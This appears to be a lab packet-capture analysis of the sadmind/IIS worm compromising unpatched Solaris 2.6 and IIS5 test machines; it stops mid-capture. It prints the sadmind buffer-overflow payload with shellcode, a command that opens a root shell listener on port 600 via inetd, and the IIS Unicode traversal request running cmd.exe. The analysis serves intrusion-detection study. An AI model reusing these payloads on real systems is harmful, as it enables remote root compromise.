We went ahead and set this up in the lab. We modified the sadmin.sh and uniattack.sh scripts so that they did not generate random ip addresses we gave them a range of 2 machines, which are named Solaris2.6.edu and IIS5Server.edu.. We set up a default install of Solaris 2.6 and Windows 2000 Server with IIS5 and did not install any of the security patches from either vendor. Now we can take a look both sides of the conversation.

```
14:26:37.606869 Attacker.edu.32818 > Solaris2.6.edu.111: S 3972406845:3972406845(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe05 4000 fd06 7ccf xxxx xxxx   E..,..@...|.....
0x0010   zzzz zzzz 8032 006f ecc6 1e3d 0000 0000   ...e.2.o...=....
0x0020   6002 2238 e752 0000 0204 05b4 0000        `."8.R........

14:26:37.607229 Attacker.edu.32820 > IIS5Server.edu.111: S 2640234263:2640234263(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe05 4000 fd06 7ccd xxxx xxxx   E..,..@...|.....
0x0010   yyyy yyyy 8034 006f 9d5e c717 0000 0000   ...g.4.o.^......
0x0020   6002 2238 8ddc 0000 0204 05b4 5555        `."8........UU
```

Here we see the Attacker.edu looking for port 111 on our 2 machines.

Now lets look at the responses from those machine.

```
14:26:37.607710 IIS5Server.edu.111 > Attacker.edu.32820: R 0:0(0) ack 2640234264 win 0
0x0000   4500 0028 a02d 0000 8006 97aa yyyy yyyy E..(.-.........g
0x0010   xxxx xxxx 006f 8034 0000 0000 9d5e c718             .....o.4.....^..
0x0020   5014 0000 c7bd 0000 0000 0000 0000       P............
14:26:37.607840 Solaris2.6.edu.111 > Attacker.edu.32818: S 39404475:39404475(0) ack
3972406846 win 8760 <mss 1460> (DF)
0x0000   4500 002c 57f5 4000 ff06 20e0 zzzz zzzz   E..,W.@........e
0x0010   xxxx xxxx 006f 8032 0259 43bb ecc6 1e3e .....o.2.YC....>
0x0020   6012 2238 a12d 0000 0204 05b4 5555       `."8.-......UU
14:26:37.608110 Attacker.edu.32818 > Solaris2.6.edu.111: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe06 4000 fd06 7cd2 xxxx xxxx E..(..@...|.....
0x0010   zzzz zzzz 8032 006f ecc6 1e3e 0259 43bc   ...e.2.o...>.YC.
0x0020   5010 2238 b8ea 0000 5555 5555 5555       P."8....UUUUUU
```

We can see that the IIS5Server.eu answer with a RESET, as it should since nothing is running on that port. Unfortunately we can also see that the Solaris2.6.edu machine answers back with a SYN/ACK and our Attacker responds with an ACK. Next, we can see the more of the reconnaissance via the port numbers.
Now it tries port 80:

```
14:26:37.637719 Attacker.edu.32821 > Solaris2.6.edu.80: S 72588107:72588107(0) win 8760 <mss
1460> (DF)
0x0000   4500 002c fe07 4000 fd06 7ccd xxxx xxxx  E..,..@...|.....
0x0010   zzzz zzzz 8035 0050 0453 9b4b 0000 0000             ...e.5.P.S.K....
0x0020   6002 2238 52d4 0000 0204 05b4 5555      `."8R.......UU
14:26:37.637820 Solaris2.6.edu.80 > Attacker.edu.32821: R 0:0(0) ack 72588108 win 0 (DF)
0x0000   4500 0028 57f6 4000 fd06 22e3 zzzz zzzz  E..(W.@..."....e
0x0010   xxxx xxxx 0050 8035 0000 0000 0453 9b4c             .....P.5.....S.L
0x0020   5014 0000 8cb5 0000 5555 5555 5555       P.......UUUUUU
```

This is the exact opposite of what we say before. Now the Solaris2.6.edu machine is sending a RESET for port 80 and below we can see the IIS5Server is responding to the SYN with a SYN/ACK.

```
14:26:37.638238 Attacker.edu.32823 > IIS5Server.edu.80: S 4106113916:4106113916(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe06 4000 fd06 7ccc xxxx xxxx  E..,..@...|.....
0x0010   yyyy yyyy 8037 0050 f4be 537c 0000 0000  ...g.7.P..S|....
0x0020   6002 2238 aa33 0000 0204 05b4 5555       `."8.3......UU
14:26:37.638333 IIS5Server.edu.80 > Attacker.edu.32823: S 213684212:213684212(0) ack
4106113917 win 17520 <mss 1460> (DF)
0x0000   4500 002c a02e 4000 8006 57a5 yyyy yyyy E..,..@...W....g
0x0010   xxxx xxxx 0050 8037 0cbc 8ff4 f4be 537d  .....P.7......S}
0x0020   6012 4470 eb39 0000 0204 05b4 0000       `.Dp.9........
14:26:37.638594 Attacker.edu.32823 > IIS5Server.edu.80: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe07 4000 fd06 7ccf xxxx xxxx  E..(..@...|.....
0x0010   yyyy yyyy 8037 0050 f4be 537d 0cbc 8ff5    ...g.7.P..S}....
0x0020   5010 2238 252f 0000 5555 5555 5555       P."8%/..UUUUUU
```

I removed the data concerning the closing of the connection. Both connection to the machines where graceful closes with FIN's and ACK's all in the correct places.

Now lets follow the Solaris2.6.edu machine along it's line of traffic and pick out how and where it was compromised. We will get to the IIS5Server.edu later.

```
14:26:41.617474 Attacker.edu.1022 > Solaris2.6.edu.111: S 1211716069:1211716069(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe0a 4000 fd06 7cca xxxx xxxx  E..,..@...|.....
0x0010   zzzz zzzz 03fe 006f 4839 51e5 0000 0000  ...e...oH9Q.....
0x0020   6002 2238 d46c 0000 0204 05b4 5555       `."8.l......UU
14:26:41.617607 Solaris2.6.edu.111 > Attacker.edu.1022: S 39972078:39972078(0) ack 1211716070
win 8760 <mss 1460> (DF)
0x0000   4500 002c 57f9 4000 ff06 20dc zzzz zzzz  E..,W.@........e
0x0010   xxxx xxxx 006f 03fe 0261 ecee 4839 51e6  .....o...a..H9Q.
0x0020   6012 2238 e50b 0000 0204 05b4 5555       `."8........UU
14:26:41.617884 Attacker.edu.1022 > Solaris2.6.edu.111: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe0b 4000 fd06 7ccd xxxx xxxx  E..(..@...|.....
0x0010   zzzz zzzz 03fe 006f 4839 51e6 0261 ecef  ...e...oH9Q..a..
0x0020   5010 2238 fcc8 0000 5555 5555 5555       P."8....UUUUUU
```

Again we can see the connection establishment, SYN, SYN/ACK and the ACK. Now for another piece of reconnaissance.

```
14:26:41.618263 Attacker.edu.1022 > Solaris2.6.edu.111: P 1:45(44) ack 1 win 8760 (DF)
0x0000   4500 0054 fe0c 4000 fd06 7ca0 xxxx xxxx  E..T..@...|.....
0x0010   zzzz zzzz 03fe 006f 4839 51e6 0261 ecef  ...e...oH9Q..a..
0x0020   5018 2238 d6ae 0000 8000 0028 3b00 e413        P."8.......(;...
0x0030   0000 0000 0000 0002 0001 86a0 0000 0002        ................
0x0040   0000 0004 0000 0000 0000 0000 0000 0000        ................
0x0050   0000 0000
```

This PUSH/ACK is a RPC Bind call to the dump the port mapper information. Below we see the response.

```
14:26:41.618346 Solaris2.6.edu.111 > Attacker.edu.1022: . ack 45 win 8716 (DF)
0x0000   4500 0028 57fa 4000 ff06 20df zzzz zzzz  E..(W.@........e
0x0010   xxxx xxxx 006f 03fe 0261 ecef 4839 5212  .....o...a..H9R.
0x0020   5010 220c fcc8 0000 5555 5555 5555       P.".....UUUUUU
14:26:41.619806 Solaris2.6.edu.111 > Attacker.edu.1022: P 1:913(912) ack 45 win 8760 (DF)
0x0000   4500 03b8 57fb 4000 ff06 1d4e zzzz zzzz  E...W.@....N...e
0x0010   xxxx xxxx 006f 03fe 0261 ecef 4839 5212  .....o...a..H9R.
0x0020   5018 2238 0f74 0000 8000 038c 3b00 e413        P."8.t......;...
0x0030   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0001 0001 86a0 0000 0004        ................
0x0050   0000 0006 0000 006f 0000 0001 0001 86a0        .......o........
0x0060   0000 0003 0000 0006 0000 006f 0000 0001        ...........o....
0x0070   0001 86a0 0000 0002 0000 0006 0000 006f        ...............o
0x0080   0000 0001 0001 86a0 0000 0004 0000 0011        ................
0x0090   0000 006f 0000 0001 0001 86a0 0000 0003        ...o............
0x00a0   0000 0011 0000 006f 0000 0001 0001 86a0        .......o........
0x00b0   0000 0002 0000 0011 0000 006f 0000 0001        ...........o....
0x00c0   0001 86b8 0000 0001 0000 0011 0000 8004        ................
0x00d0   0000 0001 0001 86b8 0000 0001 0000 0006        ................
0x00e0   0000 8003 0000 0001 0001 8788 0000 000a        ................
--------------------------------Cut-----------------------------
```

```
0x03b0   0000 800b 0000 0000                    ........
```

We can see in the bold part of the packet info HEX value for the sadmin process (100232) which is **0001 8788**.

14:26:41.620439 Attacker.edu.1022 > Solaris2.6.edu.111: . ack 913 win 8760 (DF)

```
0x0000   4500 0028 fe0d 4000 fd06 7ccb xxxx xxxx  E..(..@...|.....
0x0010   zzzz zzzz 03fe 006f 4839 5212 0261 f07f   ...e...oH9R..a..
0x0020   5010 2238 f90c 0000 5555 5555 5555       P."8....UUUUUU
```

Attacker.edu then sends the ACK of the information and gracefully closes the connection. I have removed that those packets to save space. But now the fun stuff begins!! If you look back to the discussion of the code you will see:

Now telnet to %s, on port 600... be careful

/dev/cuc/sadmindex-x86 %s -h %s -c "%s" -s 0x%x -j 512
echo 'pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f; /usr/sbin/inetd -s /tmp/.f; rm -f /tmp/.f;

And what do we have here, but an attempted connection to port 600!!!

14:26:41.653790 Attacker.edu.32824 > Solaris2.6.edu.600: S 777375943:777375943(0) win 8760 <mss 1460> (DF)

```
0x0000   4500 002c fe10 4000 fd06 7cc4 xxxx xxxx  E..,..@...|.....
0x0010   zzzz zzzz 8038 0258 2e55 d0c7 0000 0000 ...e.8.X.U......
0x0020   6002 2238 f14a 0000 0204 05b4 5555       `."8.J......UU
```

14:26:41.653889 Solaris2.6.edu.600 > Attacker.edu.32824: R 0:0(0) ack 777375944 win 0 (DF)

```
0x0000   4500 0028 57fe 4000 fd06 22db zzzz zzzz  E..(W.@..."....e
0x0010   xxxx xxxx 0258 8038 0000 0000 2e55 d0c8            .....X.8.....U..
0x0020   5014 0000 2b2c 0000 5555 5555 5555       P...+,..UUUUUU
```

But Alas, the connection was refused as can be seen by the RESET. So the script tries the next version of the exploit to try and compromise the box (Aren't these scripts handy!!!).

14:26:41.674645 Attacker.edu.32790 > Solaris2.6.edu.111: udp 56 (DF)

```
0x0000   4500 0054 fe11 4000 fd11 7c90 xxxx xxxx E..T..@...|.....
0x0010   zzzz zzzz 8016 006f 0040 29ec 3b03 08b6  ...e...o.@).;...
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002           ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000           ................
0x0040   0000 0000 0001 8788 0000 000a 0000 0011           ................
0x0050   0000 0000                              ....
```

14:26:41.675260 Solaris2.6.edu.111 > Attacker.edu.32790: udp 28 (DF)

```
0x0000   4500 0038 57ff 4000 ff11 20bf zzzz zzzz    E..8W.@........e
0x0010   xxxx xxxx 006f 8016 0024 b86a 3b03 08b6            .....o...$.j;...
0x0020   0000 0001 0000 0000 0000 0000 0000 0000           ................
0x0030   0000 0000 0000 8005                    ........
```

14:26:41.676725 Attacker.edu.32790 > Solaris2.6.edu.32773: udp 1412 (DF)

```
0x0000   4500 05a0 fe12 4000 fd11 7743 xxxx xxxx E.....@...wC....
0x0010   zzzz zzzz 8016 8005 058c 9943 3b03 08b7 ...e.......C;...
0x0020   0000 0000 0000 0002 0001 8788 0000 000a           ................
0x0030   0000 0001 0000 0001 0000 0020 3b0d 7d00           ...........;.}.
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000           ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000           ................
```

```
0x0060   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x0070   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x0080   0000 0006 0000 0000 0000 0000 0000 0000          ................
0x0090   0000 0004 0000 0000 0000 0004 0000 0000          ................
0x00a0   0000 0000 0000 0000 0000 0004 0000 0000          ................
0x00b0   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x00c0   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x00d0   0000 0000 0000 0000 0000 0000 0000 04a9          ................
0x00e0   0000 000e 4144 4d5f 4657 5f56 4552 5349          ....ADM_FW_VERSI
0x00f0   4f4e 0000 0000 0003 0000 0004 0000 0001          ON..............
0x0100   0000 0000 0000 0000 0000 0011 4144 4d5f          ............ADM_
0x0110   434c 4945 4e54 5f44 4f4d 4149 4e00 0000          CLIENT_DOMAIN...
0x0120   0000 0009 0000 0434 0000 0434 ffff ffff   .......4...4....
0x0130   efff a848 efff 9830 efff a848 efff 9830        ...H...0...H...0
----------------------------Cut--------------------------------
0x0350   efff a848 efff 9830 efff a848 efff 9830        ...H...0...H...0
0x0360   801b c00f 801b c00f 801b c00f 801b c00f  ................
----------------------------Cut---------------------------------
0x0470   801b c00f 801b c00f 801b c00f 801b c00f  ................
0x0480   801b c00f 20bf ffff 20bf ffff 7fff ffff          ................
0x0490   9003 e05c 9222 2010 941b c00f ec02 3ff0 ...\."........?.
0x04a0   ac22 8016 ae02 6010 ee22 3ff0 ae05 e008  ."....`.."?.....
0x04b0   c02d ffff ee22 3ff4 ae05 e003 c02d ffff       .-..."?......-..
0x04c0   ee22 3ff8 ae05 c016 c02d ffff c022 3ffc      ."?......-..."?.
0x04d0   8210 203b 91d0 2008 ffff ff95 ffff ffff       ...;............
0x04e0   ffff ffff ffff ffff 2f62 696e 2f73 68ff             ......../bin/sh.
0x04f0   2d63 ff65 6368 6f20 2770 6373 6572 7665            -c.echo.'pcserve
0x0500   7220 7374 7265 616d 2074 6370 206e 6f77            r.stream.tcp.now
0x0510   6169 7420 726f 6f74 202f 6269 6e2f 7368            ait.root./bin/sh
0x0520   2073 6820 2d69 2720 3e20 2f74 6d70 2f2e            .sh.-i'.>./tmp/.
0x0530   663b 202f 7573 722f 7362 696e 2f69 6e65            f;./usr/sbin/ine
0x0540   7464 202d 7320 2f74 6d70 2f2e 663b 2072            td.-s./tmp/.f;.r
0x0550   6d20 2d66 202f 746d 702f 2e66 3bff ffff    m.-f./tmp/.f;...
0x0560   0000 0000 0000 0000 0000 0009 4144 4d5f            ............ADM_
0x0570   4645 4e43 4500 0000 0000 0003 0000 0004            FENCE...........
0x0580   0000 029a 0000 0000 0000 0000 0000 0010            ................
0x0590   6e65 746d 6774 5f65 6e64 6f66 6172 6773            netmgt_endofargs
```

Now that looks like the buffer overflow that we talked about earlier. So now the attempted connection to port 600!!!

14:26:42.685503 Attacker.edu.32840 > Solaris2.6.edu.600: S 2017702039:2017702039(0) win 8760 <mss 1460> (DF)

```
0x0000   4500 002c fe13 4000 fd06 7cc1 xxxx xxxx   E..,..@...|.....
0x0010   zzzz zzzz 8048 0258 7843 b097 0000 0000 ...e.H.XxC......
0x0020   6002 2238 c77c 0000 0204 05b4 5555        `."8.|......UU
```

14:26:42.685637 Solaris2.6.edu.600 > Attacker.edu.32840: R 0:0(0) ack 2017702040 win 0 (DF)

```
0x0000   4500 0028 5800 4000 fd06 22d9 zzzz zzzz E..(X.@..."....e
0x0010   xxxx xxxx 0258 8048 0000 0000 7843 b098             .....X.H....xC..
0x0020   5014 0000 015e 0000 5555 5555 5555       P....^..UUUUUU
```

Nope, still no listener on port 600. Lets skip ahead to the overflow that was actually successful.

14:26:48.886789 Attacker.edu.32797 > Solaris2.6.edu.32773: udp 1412 (DF)

```
0x0000   4500 05a0 fe27 4000 fd11 772e xxxx xxxx E....'@...w.....
0x0010   zzzz zzzz 801d 8005 058c 7ead 3b0f 1a72  ...e......~.;..r
0x0020   0000 0000 0000 0002 0001 8788 0000 000a          ................
0x0030   0000 0001 0000 0001 0000 0020 3b0d 7d08          ...........;.}.
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000          ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x0060   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x0070   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x0080   0000 0006 0000 0000 0000 0000 0000 0000          ................
0x0090   0000 0004 0000 0000 0000 0004 0000 0000          ................
0x00a0   0000 0000 0000 0000 0000 0004 0000 0000          ................
0x00b0   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x00c0   0000 0000 0000 0000 0000 0000 0000 0000          ................
0x00d0   0000 0000 0000 0000 0000 0000 0000 04a9          ................
0x00e0   0000 000e 4144 4d5f 4657 5f56 4552 5349          ....ADM_FW_VERSI
0x00f0   4f4e 0000 0000 0003 0000 0004 0000 0001          ON..............
0x0100   0000 0000 0000 0000 0000 0011 4144 4d5f          ............ADM_
0x0110   434c 4945 4e54 5f44 4f4d 4149 4e00 0000          CLIENT_DOMAIN...
0x0120   0000 0009 0000 0434 0000 0434 ffff ffff  .......4...4....
0x0130   efff a858 efff 9840 efff a858 efff 9840       ...X...@...X...@
-------------------Cut----------------------------------
0x0350   efff a858 efff 9840 efff a858 efff 9840       ...X...@...X...@
0x0360   801b c00f 801b c00f 801b c00f 801b c00f  ................
-------------------Cut----------------------------------
0x0470   801b c00f 801b c00f 801b c00f 801b c00f  ................
0x0480   801b c00f 20bf ffff 20bf ffff 7fff ffff        ................
0x0490   9003 e05c 9222 2010 941b c00f ec02 3ff0 ...\."........?.
0x04a0   ac22 8016 ae02 6010 ee22 3ff0 ae05 e008 ."....`.."?.....
0x04b0   c02d ffff ee22 3ff4 ae05 e003 c02d ffff      .-..."?......-..
0x04c0   ee22 3ff8 ae05 c016 c02d ffff c022 3ffc      ."?......-..."?.
0x04d0   8210 203b 91d0 2008 ffff ff95 ffff ffff       ...;............
0x04e0   ffff ffff ffff ffff 2f62 696e 2f73 68ff          ......../bin/sh.
0x04f0   2d63 ff65 6368 6f20 2770 6373 6572 7665          -c.echo.'pcserve
0x0500   7220 7374 7265 616d 2074 6370 206e 6f77          r.stream.tcp.now
0x0510   6169 7420 726f 6f74 202f 6269 6e2f 7368          ait.root./bin/sh
0x0520   2073 6820 2d69 2720 3e20 2f74 6d70 2f2e          .sh.-i'.>./tmp/.
0x0530   663b 202f 7573 722f 7362 696e 2f69 6e65          f;./usr/sbin/ine
0x0540   7464 202d 7320 2f74 6d70 2f2e 663b 2072          td.-s./tmp/.f;.r
0x0550   6d20 2d66 202f 746d 702f 2e66 3bff ffff    m.-f./tmp/.f;...
0x0560   0000 0000 0000 0000 0000 0009 4144 4d5f          ............ADM_
0x0570   4645 4e43 4500 0000 0000 0003 0000 0004          FENCE...........
0x0580   0000 029a 0000 0000 0000 0000 0000 0010          ................
0x0590   6e65 746d 6774 5f65 6e64 6f66 6172 6773          netmgt_endofargs
```

14:26:49.895159 Attacker.edu.32902 > Solaris2.6.edu.600: S 248483518:248483518(0) win 8760 <mss 1460> (DF)

```
0x0000   4500 002c fe28 4000 fd06 7cac xxxx xxxx  E..,.(@...|.....
0x0010   zzzz zzzz 8086 0258 0ecf 8ebe 0000 0000  ...e...X........
0x0020   6002 2238 528c 0000 0204 05b4 5555        `."8R.......UU
```

14:26:49.895342 Solaris2.6.edu.600 > Attacker.edu.32902: S 41101819:41101819(0) ack 248483519 win 8760 <mss 1460> (DF)

```
0x0000   4500 002c 580e 4000 ff06 20c7 zzzz zzzz  E..,X.@........e
0x0010   xxxx xxxx 0258 8086 0273 29fb 0ecf 8ebf  .....X...s).....
0x0020   6012 2238 260d 0000 0204 05b4 5555        `."8&.......UU
```

SUCCESS!!!! We now have a connection to port 600 as is denoted by the SYN/ACK below.

```
14:26:49.895624 Attacker.edu.32902 > Solaris2.6.edu.600: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe29 4000 fd06 7caf xxxx xxxx  E..(.)@...|.....
0x0010   zzzz zzzz 8086 0258 0ecf 8ebf 0273 29fc   ...e...X.....s).
0x0020   5010 2238 3dca 0000 5555 5555 5555        P."8=...UUUUUU
```

And we are in ☺. From here the attacker has a root shell that could be used for anything. This particular worm tars itself up and moves itself over. It even installs Perl for the Victim. We could go into all of that traffic but the exploit has been described above so lets take a look at the IIS5Server.edu and the Web Defacement.

We left off with the IIS5Server.edu machine answer the Attackers SYN with a SYN/ACK.

```
14:26:37.638333 IIS5Server.edu.80 > Attacker.edu.32823: S 213684212:213684212(0) ack
4106113917 win 17520 <mss 1460> (DF)
0x0000   4500 002c a02e 4000 8006 57a5 yyyy yyyy E..,..@...W....g
0x0010   xxxx xxxx 0050 8037 0cbc 8ff4 f4be 537d  .....P.7......S}
0x0020   6012 4470 eb39 0000 0204 05b4 0000       `.Dp.9........
```

You will notice that the time and Seq. Numbers do not really match. Well I will confess, I jumped ahead a bit to save space but we will now look at the traffic of the machine as it gets compromised.

```
14:26:42.108293 Attacker.edu.32827 > IIS5Server.edu.80: S 3241914521:3241914521(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe16 4000 fd06 7cbc xxxx xxxx  E..,..@...|.....
0x0010   yyyy yyyy 803b 0050 c13b b099 0000 0000 ...g.;.P.;......
0x0020   6002 2238 8095 0000 0204 05b4 5555       `."8........UU
14:26:42.108383 IIS5Server.edu.80 > Attacker.edu.32827: S 214996653:214996653(0) ack
3241914522 win 17520 <mss 1460> (DF)
0x0000   4500 002c a03a 4000 8006 5799 yyyy yyyy E..,.:@...W....g
0x0010   xxxx xxxx 0050 803b 0cd0 96ad c13b b09a .....P.;.....;..
0x0020   6012 4470 bace 0000 0204 05b4 0000       `.Dp..........
14:26:42.108627 Attacker.edu.32827 > IIS5Server.edu.80: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe17 4000 fd06 7cbf xxxx xxxx  E..(..@...|.....
0x0010   yyyy yyyy 803b 0050 c13b b09a 0cd0 96ae  ...g.;.P.;......
0x0020   5010 2238 f4c3 0000 5555 5555 5555       P."8....UUUUUU
```

Now that we have a connection we can see the attempt to use the exploit to get a directory listing.

```
14:26:42.108774 Attacker.edu.32827 > IIS5Server.edu.80: P 1:71(70) ack 1 win 8760 (DF)
0x0000   4500 006e fe18 4000 fd06 7c78 xxxx xxxx E..n..@...|x....
0x0010   yyyy yyyy 803b 0050 c13b b09a 0cd0 96ae  ...g.;.P.;......
0x0020   5018 2238 3985 0000 4745 5420 2f73 6372          P."89...GET./scr
0x0030   6970 7473 2f2e 2e25 6330 2561 662e 2e2f          ipts/..%c0%af../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63          winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 722b 2e2e          md.exe?/c+dir+..
0x0060   5c20 4854 5450 2f31 2e30 0d0a 0d0a       \.HTTP/1.0....
14:26:42.124758 IIS5Server.edu.80 > Attacker.edu.32827: P 1:192(191) ack 71 win 17450 (DF)
0x0000   4500 00e7 a03b 4000 8006 56dd yyyy yyyy E....;@...V....g
0x0010   xxxx xxxx 0050 803b 0cd0 96ae c13b b0e0 .....P.;.....;..
0x0020   5018 442a 74c1 0000 4854 5450 2f31 2e31          P.D*t...HTTP/1.1
```

```
0x0030   2032 3030 204f 4b0d 0a53 6572 7665 723a           .200.OK..Server:
0x0040   204d 6963 726f 736f 6674 2d49 4953 2f35           .Microsoft-IIS/5
0x0050   2e30 0d0a 4461 7465 3a20 5468 752c 2032           .0..Date:.Thu,.2
0x0060   3420 4d61 7920 3230 3031 2032 313a 3237           4.May.2001.21:27
0x0070   3a31 3520 474d 540d 0a43 6f6e 7465 6e74           :15.GMT..Content
0x0080   2d54 7970 653a 2061 7070 6c69 6361 7469           -Type:.applicati
0x0090   6f6e 2f6f 6374 6574 2d73 7472 6561 6d0d           on/octet-stream.
0x00a0   0a56 6f6c 756d 6520 696e 2064 7269 7665           .Volume.in.drive
0x00b0   2043 2068 6173 206e 6f20 6c61 6265 6c2e           .C.has.no.label.
0x00c0   0d0a 566f 6c75 6d65 2053 6572 6961 6c20           ..Volume.Serial.
0x00d0   4e75 6d62 6572 2069 7320 4143 3542 2d38           Number.is.AC5B-8
0x00e0   4641 370d 0a0d 0a                      FA7....
```
14:26:42.125106 Attacker.edu.32827 > IIS5Server.edu.80: . ack 192 win 8760 (DF)
```
0x0000   4500 0028 fe19 4000 fd06 7cbd xxxx xxxx E..(..@...|.....
0x0010   yyyy yyyy 803b 0050 c13b b0e0 0cd0 976d  ...g.;.P.;.....m
0x0020   5010 2238 f3be 0000 5555 5555 5555       P."8....UUUUUU
```
14:26:42.125191 IIS5Server.edu.80 > Attacker.edu.32827: P 192:220(28) ack 71 win 17450 (DF)
```
0x0000   4500 0044 a03c 4000 8006 577f yyyy yyyy E..D.<@...W....g
0x0010   xxxx xxxx 0050 803b 0cd0 976d c13b b0e0 .....P.;...m.;..
0x0020   5018 442a 4326 0000 2044 6972 6563 746f           P.D*C&...Directo
0x0030   7279 206f 6620 633a 5c69 6e65 7470 7562           ry.of.c:\inetpub
0x0040   0d0a 0d0a                              ....
```
14:26:42.131426 IIS5Server.edu.80 > Attacker.edu.32827: FP 220:905(685) ack 71 win 17450 (DF)
```
0x0000   4500 02d5 a03d 4000 8006 54ed yyyy yyyy E....=@...T....g
0x0010   xxxx xxxx 0050 803b 0cd0 9789 c13b b0e0           .....P.;.....;..
0x0020   5019 442a 5aff 0000 3035 2f32 342f 3230 P.D*Z...05/24/20
0x0030   3031 2020 3131 3a30 3461 2020 2020 2020           01..11:04a......
0x0040   3c44 4952 3e20 2020 2020 2020 2020 202e           <DIR>...........
0x0050   0d0a 3035 2f32 342f 3230 3031 2020 3131           ..05/24/2001..11
0x0060   3a30 3461 2020 2020 2020 3c44 4952 3e20           :04a......<DIR>.
0x0070   2020 2020 2020 2020 202e 2e0d 0a30 352f           .............05/
0x0080   3233 2f32 3030 3120 2030 373a 3538 6120           23/2001..07:58a.
0x0090   2020 2020 203c 4449 523e 2020 2020 2020           .....<DIR>......
0x00a0   2020 2020 4164 6d69 6e53 6372 6970 7473           ....AdminScripts
0x00b0   0d0a 3035 2f32 342f 3230 3031 2020 3031           ..05/24/2001..01
0x00c0   3a34 3970 2020 2020 2020 2020 2020 2020           :49p............
0x00d0   2020 2020 2032 3839 2064 6566 6175 6c74           .....289.default
0x00e0   2e61 7370 0d0a 3035 2f32 342f 3230 3031           .asp..05/24/2001
0x00f0   2020 3031 3a34 3970 2020 2020 2020 2020           ..01:49p........
0x0100   2020 2020 2020 2020 2032 3839 2064 6566           .........289.def
0x0110   6175 6c74 2e68 746d 0d0a 3035 2f32 332f           ault.htm..05/23/
0x0120   3230 3031 2020 3033 3a30 3270 2020 2020           2001..03:02p....
0x0130   2020 3c44 4952 3e20 2020 2020 2020 2020           ..<DIR>.........
0x0140   2066 7470 726f 6f74 0d0a 3035 2f32 332f .ftproot..05/23/
0x0150   3230 3031 2020 3037 3a35 3961 2020 2020           2001..07:59a....
0x0160   2020 3c44 4952 3e20 2020 2020 2020 2020           ..<DIR>.........
0x0170   2069 6973 7361 6d70 6c65 730d 0a30 352f           .iissamples..05/
0x0180   3234 2f32 3030 3120 2030 313a 3439 7020           24/2001..01:49p.
0x0190   2020 2020 2020 2020 2020 2020 2020 2020           ................
0x01a0   3238 3920 696e 6465 782e 6173 700d 0a30           289.index.asp..0
0x01b0   352f 3234 2f32 3030 3120 2030 313a 3439           5/24/2001..01:49
0x01c0   7020 2020 2020 2020 2020 2020 2020 2020           p...............
0x01d0   2020 3238 3920 696e 6465 782e 6874 6d0d           ..289.index.htm.
0x01e0   0a30 352f 3233 2f32 3030 3120 2030 333a           .05/23/2001..03:
0x01f0   3032 7020 2020 2020 203c 4449 523e 2020           02p......<DIR>..
```

```
0x0200   2020 2020 2020 2020 6d61 696c 726f 6f74          ........mailroot
0x0210   0d0a 3035 2f32 342f 3230 3031 2020 3131          ..05/24/2001..11
0x0220   3a30 3461 2020 2020 2020 3c44 4952 3e20          :04a......<DIR>.
0x0230   2020 2020 2020 2020 2073 6372 6970 7473          .........scripts
0x0240   0d0a 3035 2f32 342f 3230 3031 2020 3131          ..05/24/2001..11
0x0250   3a33 3361 2020 2020 2020 3c44 4952 3e20          :33a......<DIR>.
0x0260   2020 2020 2020 2020 2077 7777 726f 6f74          .........wwwroot
0x0270   0d0a 2020 2020 2020 2020 2020 2020 2020          ................
0x0280   2034 2046 696c 6528 7329 2020 2020 2020          .4.File(s)......
0x0290   2020 2020 312c 3135 3620 6279 7465 730d          ....1,156.bytes.
0x02a0   0a20 2020 2020 2020 2020 2020 2020 2020          ................
0x02b0   3820 4469 7228 7329 2020 3136 2c36 3230          8.Dir(s)..16,620
0x02c0   2c32 3930 2c30 3438 2062 7974 6573 2066          ,290,048.bytes.f
0x02d0   7265 650d 0a                                ree..
```

Above we can see the list of files and directories that the directory contained.
I have removed the rest of the conversation so that we can see the beginning of the next one.

```
14:26:42.132800 IIS5Server.edu.80 > Attacker.edu.32828: S 215039407:215039407(0) ack
737693137 win 17520 <mss 1460> (DF)
0x0000   4500 002c a03f 4000 8006 5794 yyyy yyyy E..,.?@...W....g
0x0010   xxxx xxxx 0050 803c 0cd1 3daf 2bf8 4dd1  .....P.<..=.+.M.
0x0020   6012 4470 0bd8 0000 0204 05b4 0000       `.Dp..........
14:26:42.133041 Attacker.edu.32828 > IIS5Server.edu.80: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe1d 4000 fd06 7cb9 xxxx xxxx E..(..@...|.....
0x0010   yyyy yyyy 803c 0050 2bf8 4dd1 0cd1 3db0  ...g.<.P+.M...=.
0x0020   5010 2238 45cd 0000 5555 5555 5555       P."8E...UUUUUU
14:26:42.133200 Attacker.edu.32828 > IIS5Server.edu.80: P 1:101(100) ack 1 win 8760 (DF)
0x0000   4500 008c fe1e 4000 fd06 7c54 xxxx xxxx E.....@...|T....
0x0010   yyyy yyyy 803c 0050 2bf8 4dd1 0cd1 3db0  ...g.<.P+.M...=.
0x0020   5018 2238 c811 0000 4745 5420 2f73 6372          P."8....GET./scr
0x0030   6970 7473 2f2e 2e25 6330 2561 662e 2e2f          ipts/..%c0%af../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63          winnt/system32/c
